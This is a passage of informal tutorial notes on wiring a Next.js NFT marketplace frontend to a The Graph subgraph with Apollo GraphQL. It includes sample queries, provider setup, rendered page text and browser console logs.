        "price": "10000000000000000"  
      },  
      {  
        "id": "0x40xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "buyer": "0x000000000000000000000000000000000000000000000000000000000000000",  
        "seller": "0xd1f68a3b433f02c3640bb3271fab132bf5a88e4f",  
        "nftAddress": "0xfc959f292af7b9ba26443ed2de6809f231a370ed",  
        "tokenId": "4",  
        "price": "10000000000000000"  
      }  
    ]  
  }  
}
```

Copy this query and past into frontend code:

```
const GET_ACTIVE_ITEM = gql`  
  {  
    activeItems(first: 5, where: { buyer: "0x000000000000000000000000000000000000000000000000000000000000000" }) {  
      id  
      buyer  
      seller  
      nftAddress  
      tokenId  
      price  
    }  
  }  
`
```

```
export default function GraphExample() {  
  const { loading, error, data } =  
useQuery(GET_ACTIVE_ITEM)  
  console.log(data)  
  return <div>hi</div>  
}
```

We need to

import ApolloProvider and

TheGraph provider for the Project.

We will add these to the __app.js file.

pages/_app.js

```
import { ApolloProvider, ApolloClient, InMemoryCache } from "@apollo/client"

const client = new ApolloClient({
  cache: new InMemoryCache(),
  uri: "https://api.studio.thegraph.com/query/32555/nft-marketplace/v.0.0.2",
})
```

The uri is Development Query URL

Details

DEVELOPMENT QUERY URL ⓘ https://api.studio.thegraph.com/query/32555/nft-marketplace/v.0.0.2	
DEPLOYMENT ID QmVVZhpfHivJuoxq2StEw8CvJyXLXPDijYVv746kzLNg2d	

```
<MoralisProvider initializeOnMount={false}>  
  
<ApolloProvider client={client}>  
    <NotificationProvider>  
        <Header />  
        <Component {...pageProps} />  
    </NotificationProvider>  
  
</ApolloProvider>  
    </MoralisProvider>
```

When test it you can see active items

hi

[fe-component-lifecycles](#) for details.

```
* Move data fetching code or side effects to  
componentDidUpdate.  
* Rename componentWillUpdate to  
UNSAFE_componentWillUpdate to suppress this warning in  
non-strict mode. In React 18.x, only the UNSAFE_ name  
will work. To rename all deprecated lifecycles to  
their new names, you can run `npx react-codemod  
rename-unsafe-lifecycles` in your project source  
folder.
```

Please update the following components: Identicon

Now we update moralis query to graphql in index.js

```
import networkMapping from "../constants/networkMapping.json"

import { useQuery } from "@apollo/client"

export default function Home() {
  // How do we show the recently listed NFTs?
  const { isWeb3Enabled, chainId } = useMoralis()
  const chainidString = chainId ? parseInt(chainId).toString() : "31337"
  const marketplaceAddress = networkMapping[chainidString].NftMarketPlace[0]

  const { loading, error, data: listedNfts } = useQuery()
```

Add to constants constants/subgraphQueries.js

```
import { gql } from "@apollo/client"

const GET_ACTIVE_ITEMS = gql`  
  {  
    activeItems(first: 5, where: { buyer: "0x000000000000000000000000000000000000000000000000000000000000000" }) {  
      id  
      buyer  
      seller  
      nftAddress  
      tokenId  
      price  
    }  
  }  
  
export default GET_ACTIVE_ITEMS
```

pages/index.js

```
import GET_ACTIVE_ITEMS from "../constants/subgraphQueries"

const { loading, error, data: listedNfts } = useQuery(GET_ACTIVE_ITEMS)
```

Change some codes in return statement. Del attributes, change loading and listednfts

```
<div className="flex flex-wrap">
  {isWeb3Enabled ? (
    loading || !listedNfts ? (
      <div>Loading...</div>
    ) : (
      listedNfts.activeItems.map((nft) => {
        console.log(nft)
        const { price, nftAddress, tokenId, seller } = nft
        return (
          <div>
```

NFT Marketplace

[Home](#)[Sell NFT](#)

0.09307167

0xd1f6...a88e4f



Recently Listed

#PUG

Owned by You



Price : 0.1 ETH

PUG

An adorable PUG pup!

#PUG

Owned by You



Price : 0.1 ETH

PUG

An adorable PUG pup!

#PUG

Owned by You



Price : 0.1 ETH

PUG

An adorable PUG pup!

#PUG

Owned by You

Elements Console Default levels ▾

1 Issue: 1

```
nft address is : NFTBox.js?3c6a:64
0xfc959f292af7b9ba26443ed2de6809f231a370ed
GETTING IMAGE URL NFTBox.js?3c6a:69
https://ipfs.io/ipfs/bafybeig37ioir7 NFTBox.js?3c6a:71
6s7mg5oobetncojcm3c3hxasyd4rvid4jqhy4gkaheg4/?filename
=0-PUG.json
NFTBox.js?3c6a:73
{name: 'PUG', description: 'An adorable PUG pup!', im
age: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZ
jfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: A
rray(1)}
NFTBox.js?3c6a:73
{name: 'PUG', description: 'An adorable PUG pup!', im
age: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZ
jfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: A
rray(1)}
NFTBox.js?3c6a:73
{name: 'PUG', description: 'An adorable PUG pup!', im
age: 'https://ipfs.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZ
jfbPkD6J7s9r41xu1mf8?filename=pug.png', attributes: A
rray(1)}
⚠▶ Image with src "https://ipf filterConsole.js?4416:44
s.io/ipfs/QmSsYRx3LpDAb1GZQm7zZ1AuHZjfbPkD6J7s9r41xu1m
f8?filename=pug.png" was detected as the Largest
Contentful Paint (LCP). Please add the "priority"
property if this image is above the fold.
Read more: https://nextjs.org/docs/api-reference/next/
image#priority
```

Console What's New Issues

Hosting our Dapp

1.04.51.41

We are using Image tag which comes with some pre processing. So its a little hard to use on IPFS. So we need to update the way we do image in order to host this on IPFS.

Bu we still can do that. Some other options we have actually are Moralis. We can actually even host our apps on Moralis.

FINISHED FULL STACK BASICS!!